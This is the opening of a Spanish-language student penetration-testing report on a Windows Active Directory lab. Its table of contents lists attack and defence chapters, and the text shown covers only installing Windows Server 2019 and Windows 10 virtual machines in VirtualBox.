

Proyecto Hacking 2^a EVA

ANÁLISIS DE SEGURIDAD EN REDES Y SISTEMAS

ALESANDER MARTINEZ SEIJO

Contenido

1.Instalación del contorno	3
Windows server 2019 v1809 Build 17763.737	3
Windows 10 20H2	6
Windows server 2019 v1809 Build 17763.737 dos:.....	10
2.Configuraciones de las máquinas.....	10
a) Configuración Windows 10:	10
b) Configuracion Windows server 2019:	26
c) Configuración Global de las dos máquinas:	39
d) Configuración Windows Sever DC02:.....	52
3.Documentación	54
a) Introducción	54
b) Descripción de la empresa	54
c) Planteamiento del problema	55
d) Objetivo General	55
e) Formulario de autorización de pentesting	56
f) Tipos de pruebas	57
g) Restricciones y conformidades	58
h) Acuerdo de confidencialidad y secreto	59
4.Recopilación de información.....	63
a) Escaneo de la red:	63
b) Escaneo de vulnerabilidades con Nessus y openvas:.....	83
Máquina Windows10 ->.....	83
Máquina Windows Server DC02 ->	99
Máquina Windows Server ->	104
Conclusión ->.....	108
5.Pruetas de concepto POC.....	112
Robo de credenciales de red, Envenenamiento LLMNR-NBT-NS:	112
Defensa ->	124
Coerce (MS-DFSNM):	129
Defensa ->	141
Petitpotam (MS-EFSRPC):.....	145
Defensa ->	163
Servidor de archivos HTTP Rejetto (HFS) 2.3 (CVE-2014-6287CVE-2014-6287):	172
Defensa ->	187
Defensa General de Coerce y PetitPotam Mitigación de ataques NTLM:	189


Defensa General:.....	201
6.Post-Explotación:.....	202
CVE-2022-21999 SpoolFool Privesc:	202
Persistencia ->	222
7.I+D+I Covenenant:.....	242
Configuración:	242
Uso:	248
Ofuscado de Grunt:.....	263
Ataque:.....	276
8.Informe de auditoria	319
a) Informe ejecutivo:.....	319
b) Informe técnico:.....	322


1. Instalación del contorno

Windows server 2019 v1809 Build 17763.737

Ahora procederé con la instalación de la máquina virtual de windows server 2019:


Primero mostraré la configuración de la máquina de VirtualBox:






Ahora procedere con la instalación:


- Idioma del sistema:



b) Versión:



c) Contraseña:





La contraseña será 'abc123.'



Con esto concluiríamos la instalación de la máquina de Windows server 2019.


Windows 10 20H2

Ahora procederé con la instalación de la máquina virtual de Windows 10:

Lo primero que haré es enseñar la configuración de la máquina:








Ahora procederé con la instalación:

a) Versión de Windows:



La contraseña y el usuario de este sistema operativo será Alesander y de contraseña 'abc123.' .

Windows server 2019 v1809 Build 17763.737 dos:

